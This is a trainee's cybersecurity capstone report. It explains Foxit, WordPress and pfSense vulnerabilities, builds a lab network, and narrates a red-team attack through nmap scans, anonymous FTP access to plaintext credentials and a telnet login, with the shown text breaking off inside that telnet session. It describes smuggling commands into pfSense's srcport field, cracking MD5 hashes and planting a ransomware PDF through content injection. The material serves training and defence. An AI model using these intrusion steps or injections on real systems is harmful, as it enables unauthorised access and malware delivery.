

Capstone Project

Trainee name: Ahmad Anasweh

Part [0]: Vulnerabilities Understanding

- [POC 1](#) UAF
- [POC 2](#) content injection
- [POC 3](#) command injection & privilege escalation

Part [1]: System Design, Architecture & Administration

- [Environment Architecture](#)
- [IP Plan](#)
- [Services](#)
- [FTP](#)
- [Web Server](#)
- [MySQL](#)
- [S3](#)
- [Firewall](#)

Part [2]: Offensive Cybersecurity

- [Executive Summery](#)
- [Attack Narrative](#)
- [Recommendations and Remediation](#)
- [Appendix](#)

Part [3]: Defensive Cybersecurity

- [Overview of Systems](#)
- [Artifacts](#)
- [Attack Timeline](#)
- [The MITRE ATTACK Navigator Mapping](#)
- [Remediation](#)
- [Replicated Attack](#)

Part [0]

POC 1 # Pointer Overwrite Use-After-Free

CVE 2018-9958 2018-9948

CVSS Severity: V3 **8.8**

Base Score Metrics: AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

Based on National Vulnerability Databases

Is a vulnerability related to incorrect use of dynamic memory during program operation, If after freeing a memory location, a program does not clear the pointer to that memory, an attacker can use the error to hack the program.

The desktop application thinks it has the wanted data, but actually it may not, and there is 3 possibilities on what will happen when the program try to access memory that should not be using anymore, ether it crashes, corrupt the data or cause a vulnerability.

Mitigations are as follows:

Download the latest version of Foxit

Foxit fixed their use-after-free vulnerabilities with these updates in several ways.

1-Better memory management and replacing the pointers with smart ones:

No need for a unnecessary memory allocations, smart pointers will be used, and using a memory allocator with built-in protections. Garbage Collection Mechanisms are used in the languages such as Java and C# to deallocate unused memory so that it can be used again in better ways, the programmer does not have to worry about memory leaks.

Smart Pointer is a mechanism developed by C++11.

When the object is destroyed, the memory is also released. As a result, the programmer don't need to delete it because Smart Pointer will handle it.

2- Added additional security checks:

For example, Foxit Reader now checks to make sure that a pointer is not null(empty) before removing it, and it also checks to make sure that a pointer is still valid before accessing the memory (heap) that it points to.

3-Fixed known user-after-free vulnerabilities in their code that is responsible of memory

management: Foxit security updates said they identified and fixed several known user-after-free vulnerabilities in Foxit Reader in their code. They started searching for flaws and vulnerability in code to stop similar attacks in the future

POC 2 #: WordPress Core 4.7.0/4.7.1 - Content Injection

EDB-ID: 41223

CVSS Severity: V3  7.1

Base Score Metrics: AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:L

Based on National Vulnerability Databases Calculator

Date: 2017-02-02

is a security vulnerability that allows unauthenticated users to edit posts and contents using REST API , to exploit this vulnerability, an attacker would need to send a POST request to the /wp-json/wp/v2/posts or /wp-json/wp/v2/pages endpoint with a JSON payload containing the updated content. The attacker does not need to be logged in or registered in the first place to the WordPress website to do this.

But how could such a thing happen exactly?

Well, the content injection vulnerability was caused by a flaw in the validation in the REST API endpoints for creating and updating pages and posts.

the exploit i used for this vulnerability is designed to communicate with the REST API of WordPress 4.7.1, the code uses 'urlopen' library which creates http requests and 'lxml' library to parse HTML content. It communicates with the WordPress 4.7.1 REST API by sending HTTP requests with JSON payloads to perform the content injection as i want

Mitigations are as follows:

To protect from such vulnerability is update to the 4.7.2 version or the latest version ,which will prevent any content injection attack, the update contains implementation of input validation in the REST API endpoints , that will check any request for editing or updating ether pages or posts (anything editable), plus the WordPress software now will validate the data too to make sure it does not contain any malicious code. If the user injects malicious data, the WordPress software will reject the injection and prevent the malicious code from being stored in the database or displayed on the website

POC 3 #: PfSense =<2.1.4 Command Injection Vulnerability and privilege escalation

CVSS Severity: V3 **6.1**

Base Score Metrics: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N

Based on National Vulnerability Databases Calculator

CVE-2014-6305

is a where the attacker injects commands into an application through exploiting the application vulnerability in our case this command injection will lead to **privilege escalation** which is a gaining an unauthorized higher access by leveraging security flaws

These vulnerabilities have been found in a Pfsense 2.1.3 +2.1.4, and for people who don't what Pfsense is, it's a free open-source firewall software that acts as firewall and router in the same time, it comes with built-in intrusion detection and prevention (IDS/IPS) and even more features, the whole firewall is built on FreeBSD which is free and open-source Unix-like operating system descended from the Berkeley Software Distribution (BSD)

How and Why:

In our case such vulnerability has happened through the `diag_testport.php` page in pfSense that allows users to test network ports using the srcport panel. In this case, the vulnerability allows an attacker to manipulate the input parameters through adding `( ;; )` to the command instead of the port, to inject and execute unauthorized commands. The lack of proper input validation and sanitization in `diag_testport.php` makes it vulnerable to this type of attack.

Mitigations are as follows:

Upgrade to pfSense 2.1.4

How did they fix it:


The srcport value is now checked to ensure that it is a valid port number.

The srcport value is now escaped before being passed to the `exec()` function.

Part [1]

System Design, Architecture, & Administration

Environment Architecture




IP Plan

Pfsense WAN int	192.168.70.143/24
Pfsense LAN int	192.168.1.1/24
Windows	192.168.1.2
Lubuntu	192.168.1.3
windows-server	192.168.1.5
FTP SERVER	192.168.1.5
SQL SERVER	192.168.1.5
S3 bucket	s3.eu-west-3.amazonaws.com/uvpn.prototype/
WEB SERVER	52.146.145.215
Attacker(kali)	192.168.1.6

Services

- **FTP (File Transfer Protocol):**
- Is a network protocol for transmitting files between computers over Transmission Control Protocol/Internet Protocol (TCP/IP) connections, in the environment it used for transferring files between employees, It allows users to upload and download files. Some files that they want to work on or help each other with
- Installation Steps: for a small company like this, we going to use FileCOPA FTP which is a server has only the most necessary features and is yet powerful enough to be a basis for a more complex server, the step and only step is to turn it on and the FTP service will be running automatically then enable the anonymous access from the >Users




```

(ahmad@kali)-[~]
$ ftp 192.168.1.5
Connected to 192.168.1.5.
220-InterVations FileCOPA FTP Server Version 10.01 19th February 2019
220 Trial Version. 27 days remaining
Name (192.168.1.5:ahmad): anonymous
331 Password required for anonymous
Password:
530 Login incorrect
ftp: Login failed
ftp>

```

Here we can see the access of the ftp server through kali Linux



And here the access from windows, as you can see there is already a directory in it for an employee in the company

- **Web Server:**
- software and hardware that uses HTTP (Hypertext Transfer Protocol) and other protocols to respond to client requests made over the World Wide Web, in our case we will use a management system called WordPress which is a free, open-source WordPress software that you can install on your own web host to create a website that's 100% your own, our employee in this environment will be using the website for needed tasks that need to be done in all branches
- Installation Steps: the web server will be hosted on VM with ubuntu OS, the following are the commands that was used with installation

```

1-sudo apt install apache2
2-sudo systemctl stop apache2.service
3-sudo systemctl start apache2.service

```

4-sudo systemctl enable apache2.service

5-sudo apt install mysql-server ==> MySQL database server on your system

6-sudo systemctl stop mysql.service

7-sudo systemctl start mysql.service

8-sudo systemctl enable mysql.service

9-sudo mysql_secure_installation ==> secure your MySQL installation by setting a root password,

10-sudo apt install php php-mysql php-cgi php-cli php-gd ==> install php and php modules to work with the MySQL database

11-sudo systemctl restart apache2

12-sudo mysql -u root -p

> CREATE DATABASE wordpressdb;

> SHOW databases;

> CREATE USER 'ahmad' IDENTIFIED BY '06162001';

> GRANT ALL PRIVILEGES on wordpressdb.* to "ahmad";

> FLUSH PRIVILEGES;

12-wget <https://wordpress.org/latest.zip> sudo apt install unzip ==> on vulnerable version we manually downloaded it

form WordPress archives

13-unzip latest.zip

14-cd wordpress

15-sudo cp -r * /var/www/html/

16-cd /var/www/html/

17-sudo chown -R www-data:www-data /var/www/html/ ==> This command changes the ownership of all files and directories in the web server's document root to the "www-data

18-sudo chmod -R 755 /var/www/html/ ==> making sure the directory is readable by the web server

then we remove the index.html



POSTS

NOVEMBER 3, 2023 [EDIT](#)

Tasks of the day for every employee in every branch

- 1-Setup your workspace
- 2-meeting at 2 PM on teams
- 3-finish your prototypes
- 4-click the link below to get the template you can use for your prototypes presentations

S3 link == [https://s3.eu-west-3.amazonaws.com/uvpn.prototype/innovation+template+\(3\).pptx](https://s3.eu-west-3.amazonaws.com/uvpn.prototype/innovation+template+(3).pptx)

5- and we will be sending a lot of pdfs containing the results

be sure to have a pdf reader ,all employee must have Foxit Reader by the end of the day

link in our S3 bucket to download Foxit reader

https://s3.eu-west-3.amazonaws.com/uvpn.prototype/1040d634123948886f664afc95ec0a5e-FoxitReader901_enu_Setup_Prom.exe



RECENT POSTS

Tasks of the day for every employee in every branch

RECENT COMMENTS

A WordPress Commenter on Tasks of the day for every employee in every branch

ARCHIVES

November 2023


CATEGORIES


Uncategorized

META

- This what will the normal employees see, the tasks that they need to do
- The website link: <http://52.146.145.215/>

- **MySQL**
- is a relational database management system based on SQL – Structured Query Language. The application is used for a wide range of purposes, including data warehousing, e-commerce, and logging applications, it may be anything from a simple shopping list to a picture gallery or a place to hold vast amounts of information in a corporate network. In our case it will contain employees' details that can be access from any part in the local network
- Installation steps:
- Download XAMP which is an open-source web server solution package. It is mainly used for web application testing on a local host webserver, and download the packages that comes with it, start the service of the Apache and MySQL, to connect to the databases press admin, this automatically redirects the user to a web browser to the following address





Here we added the users Ahmad and test to user accounts so we could access from them

```
Database changed
MariaDB [employees]> select * from employees;
ERROR 1146 (42S02): Table 'employees.employees' doesn't exist
MariaDB [employees]> select * from employees;
+-----+-----+-----+-----+-----+-----+-----+
| employee_id | first_name | last_name | job_title | department | salary | hire_date |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | John | Doe | Software Engineer | Engineering | 75000.00 | 2022-01-15 |
| 2 | Jane | Smith | Marketing Specialist | Marketing | 60000.00 | 2022-02-28 |
| 3 | Bob | Johnson | Sales Representative | Sales | 65000.00 | 2022-03-10 |
| 4 | Alice | Williams | HR Manager | Human Resources | 80000.00 | 2021-12-01 |
| 5 | Charlie | Brown | Data Analyst | Analytics | 70000.00 | 2022-05-20 |
| 6 | lub | mark | Trainee | Trainee | 2000.00 | 2022-05-20 |
+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.003 sec)
MariaDB [employees]>
```

Here we can that access from the employee test and the databases the contain the information about the employees

S3 Bucket (Amazon Simple Storage Service):

- Is AWS's cloud storage service, a scalable object storage service, it's used to store and retrieve data, it stores any kind of data. It's used in our environment to present a place where the employees from all branches can download templets, pdfs and desktop application form.
- Installation Steps: To create an S3 bucket, In the left navigation pane,
- Choose Create bucket.
- The Create bucket page opens.
- For Bucket name, enter a name for your bucket.
- The bucket name must unique
- Choose the policy you want, here the policy is allowing public access to anyone

Bucket policy Edit Delete

The bucket policy, written in JSON, provides access to the objects stored in the bucket. Bucket policies don't apply to objects owned by other accounts. [Learn more](#)

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "PublicReadGetObject",
      "Effect": "Allow",
      "Principal": "*",
      "Action": "s3:GetObject",
      "Resource": "arn:aws:s3:::uvpn.prototype/*"
    }
  ]
}
```

Copy

Publicly accessible

[Objects](#)
[Properties](#)
[Permissions](#)
[Metrics](#)
[Management](#)
[Access Points](#)

Objects (2)

Objects are the fundamental entities stored in Amazon S3. You can use [Amazon S3 inventory](#) to get a list of all objects in your bucket. For others to access your objects, you'll need to explicitly

☐	Name	Type	Last modified	Size
☐	 1040d634123948886f664afc95ec0a5e-FoxitReader901_enu_Setup_Prom.exe	exe	November 4, 2023, 01:13:11 (UTC+03:00)	51.5
☐	 innovation template (3).pptx	pptx	November 3, 2023, 17:32:34 (UTC+03:00)	4.4

Admin side of the s3 bucket, public access will only be through the objects links, what I mean is that any public user (employee) will have only the access to the object in the bucket that she/he has the link to, she/he won't be able to navigate other objects, unless he has the links for them

POSTS

NOVEMBER 3, 2023 EDIT

Tasks of the day for every employee in every branch

- 1-Setup your workspace
- 2-meeting at 2 PM on teams
- 3-finish your prototypes
- 4-click the link below to get the template you can use for your prototypes presentations

S3 link == [https://s3.eu-west-3.amazonaws.com/uvpn.prototype/innovation+template+\(3\).pptx](https://s3.eu-west-3.amazonaws.com/uvpn.prototype/innovation+template+(3).pptx)

- 5- and we will be sending a lot of pdfs containing the results

be sure to have a pdf reader ,all employee must have Foxit Reader by the end of the day


link in our S3 bucker to download Foxit reader

https://s3.eu-west-3.amazonaws.com/uvpn.prototype/1040d634123948886f664afc95ec0a5e-FoxitReader901_enu_Setup_Prom.exe

Employees will be provided with the object's links that they need to finish their tasks like this

🔗 [https://s3.eu-west-3.amazonaws.com/uvpn.prototype/innovation+template+\(3\).pptx](https://s3.eu-west-3.amazonaws.com/uvpn.prototype/innovation+template+(3).pptx)

🔗 [https://s3.eu-west-3.amazonaws.com/uvpn.prototype/innovation+template+\(3\).pptx](https://s3.eu-west-3.amazonaws.com/uvpn.prototype/innovation+template+(3).pptx)



When the use the link, the required file or app will start downloading form the bucket

- **Firewall:**

- PfSense is a free and open-source firewall and router that also features unified threat management, load balancing, multi-WAN, and more, in this environment a PfSense firewall will be used as the gateway of the network, monitoring the traffic, and controlling the access
- installation steps

1-install iso

2-install it on VMware

3-connect 2 interfaces on the firewall through the VMware setting>add> network adapter

4- assign the IPs and access the firewall through its IP

```
*** Welcome to pfSense 2.1.3-RELEASE-cdrom (amd64) on pfSense ***

WAN (wan)      -> le0      -> v4/DHCP4: 192.168.70.143/24
LAN (lan)      -> le1      -> v4: 192.168.1.1/24

0) Logout (SSH only)          8) Shell
1) Assign Interfaces          9) pfTop
2) Set interface(s) IP address 10) Filter Logs
3) Reset webConfigurator password 11) Restart webConfigurator
4) Reset to factory defaults 12) pfSense Developer Shell
5) Reboot system             13) Upgrade from console
6) Halt system               14) Enable Secure Shell (sshd)
7) Ping host                 15) Restore recent configuration

99) Install pfSense to a hard drive, etc.

Enter an option: █
```



RED TEAM ENGAGEMENT REPORT FOR CAPSTONE PROJECT

Executive Summary

This Red Team Engagement Report will expose some critical vulnerabilities the company has and other weaknesses that may lead to exploits that demand immediate implementation of the remediation. They are WordPress authentication vulnerability allowing unauthenticated people to inject content into the WordPress posts, firewall (Pfsense) that is vulnerable to command injection that leads to privilege escalation, weak password management, and an PDF application vulnerability, and the use of weak hashing such as md5 for storing the passwords.

Key Findings:

1. Clear Text Credentials

Anonymous FTP login that exposed sensitive information, including usernames and passwords of an employee named lub . An employee (lub) machine was accessed using the gained credentials leading to more sensitive Information about lub firewall credentials:

- Username: lub
- Password: 06162001

2. Command Injection & Privilege Escalation

Exploitation of an older Pfsense version's command injection vulnerability leading to root access to the firewall. While command execution had limitations, file access was still doable, and all files were accessible.

3. Password Hash Weakness

Finding hashed passwords with MD5 hash inside "config.xml" file, with successful cracking of MD5 hashes. The compromised password "rightpath" provided another access to the firewall with higher privilege account that belong to "diagnoser" that exposed the whole network traffic

4. Content Injection Vulnerability in WordPress

An unpatched WordPress version (4.7.1) with a content injection vulnerability allowed for arbitrary content injection into web pages to edit the tasks post to make the download a pdf that contain can exploit code of UAF Vulnerability.

5. Use-After-Free (UAF) Vulnerability in Foxit Reader

Demonstration of a content injection attack targeting employees through a deceptive PDF that is claimed to be the results of their work on the tasks posts on WordPress that contained the ransomware

6. Content Injection Attack

Demonstration of a content injection attack targeting employees by a deceiving PDF that is claimed to be the results of their work on the tasks posts on WordPress that contained the ransomware

Recommendations and mitigations:

- The IT staff need to update the WordPress, Foxit to the latest version and upgrade the PFsense firewall to mitigate from the identified vulnerabilities which are content injection, command injection and UAF
- Enforce stronger password policies and encryption and hashing practices to protect sensitive information that is transmitted or stored, in our case in the stored ones in FTP server.
- Spread security awareness and training to teach the employees how to protect their organization's assets, data and financial resources and their own passwords.

Attack Narrative

- Clear Text Credentials

```
(ahmad@ahmad)-[~]  
$ nmap 192.168.1.0/24  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-08 07:53 EST  
Nmap scan report for 192.168.1.1  
Host is up (0.00088s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
53/tcp    open  domain  
80/tcp    open  http  
  
Nmap scan report for 192.168.1.3  
Host is up (0.00043s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
23/tcp    open  telnet  
  
Nmap scan report for 192.168.1.5  
Host is up (0.00041s latency).  
Not shown: 995 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
80/tcp    open  http  
443/tcp   open  https  
3306/tcp   open  mysql  
5357/tcp   open  wsddapi  
  
Nmap scan report for 192.168.1.6  
Host is up (0.00040s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
  
Nmap scan report for 192.168.1.103  
Host is up (0.00040s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
23/tcp    open  telnet  
  
Nmap done: 256 IP addresses (5 hosts up) scanned in 8.38 seconds
```

First, i scanned the whole network, saw FTP and HTTP, so let's start with ftp and http

```

(ahmad@ahmad)-[~/Desktop/CAP]
$ ftp 192.168.1.5
Connected to 192.168.1.5.
220 Welcome to Baby FTP Server
Name (192.168.1.5:ahmad): anonymous
331 User name ok, need password.
Password:
230 User logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (192,168,1,5,196,85).
150 Opening ASCII mode data connection for directory list.
drwx----- 1 user group          0 Nov 03 18:29 lub
226 Transfer complete
ftp> cd lub
250 Directory changed to "/lub".
ftp> ls
227 Entering Passive Mode (192,168,1,5,196,87).
150 Opening ASCII mode data connection for directory list.
-rwx----- 1 user group        161 Nov 03 18:29 newEmployee
226 Transfer complete
ftp> more newEmployee
i am new into this ,company i cant change the language of the device to english
if you are free to help me , plz telnet to my device
username :lub
pass:06162001
ftp>

```

After couple attempts, i found out that you can login as anonymous into the ftp server, i found a file that contains a file sensitive information as the problem he is having, his password, and his username which is <lub:06162001>

```

Nmap scan report for 192.168.1.3
Host is up (0.00076s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
23/tcp    open  telnet

Nmap scan report for 192.168.1.5
Host is up (0.025s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
443/tcp   open  https
3306/tcp  open  mysql

```

Since the user named assumed (lub) with the password 06162001 for it is telnet, what i must do now is look for machines with their telnet service on, and here i can see one.

```

(ahmad@ahmad)-[~/Desktop/CAP]
$ telnet 192.168.1.3
Trying 192.168.1.3 ...
Connected to 192.168.1.3.
Escape character is '^]'.

Linux 6.5.0-10-generic (lub-vmwarevirtualplatform) (pts/1)

lub-vmwarevirtualplatform login: lub
كلمة السر:
Welcome to Ubuntu 23.10 (GNU/Linux 6.5.0-10-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

pts/1 تسجيل الدخول الأخير: ج تشرين الثاني 2023 03+ 18:33:00 من 192.168.1.6 في
ls^H^H
ls
lub@lub-vmwarevirtualplatform:~$
lub@lub-vmwarevirtualplatform:~$ ls
Desktop snap الصور الفيديو القوالب المستندات الموسيقى عام
lub@lub-vmwarevirtualplatform:~$ cd Desktop/
lub@lub-vmwarevirtualplatform:~/Desktop$ ls
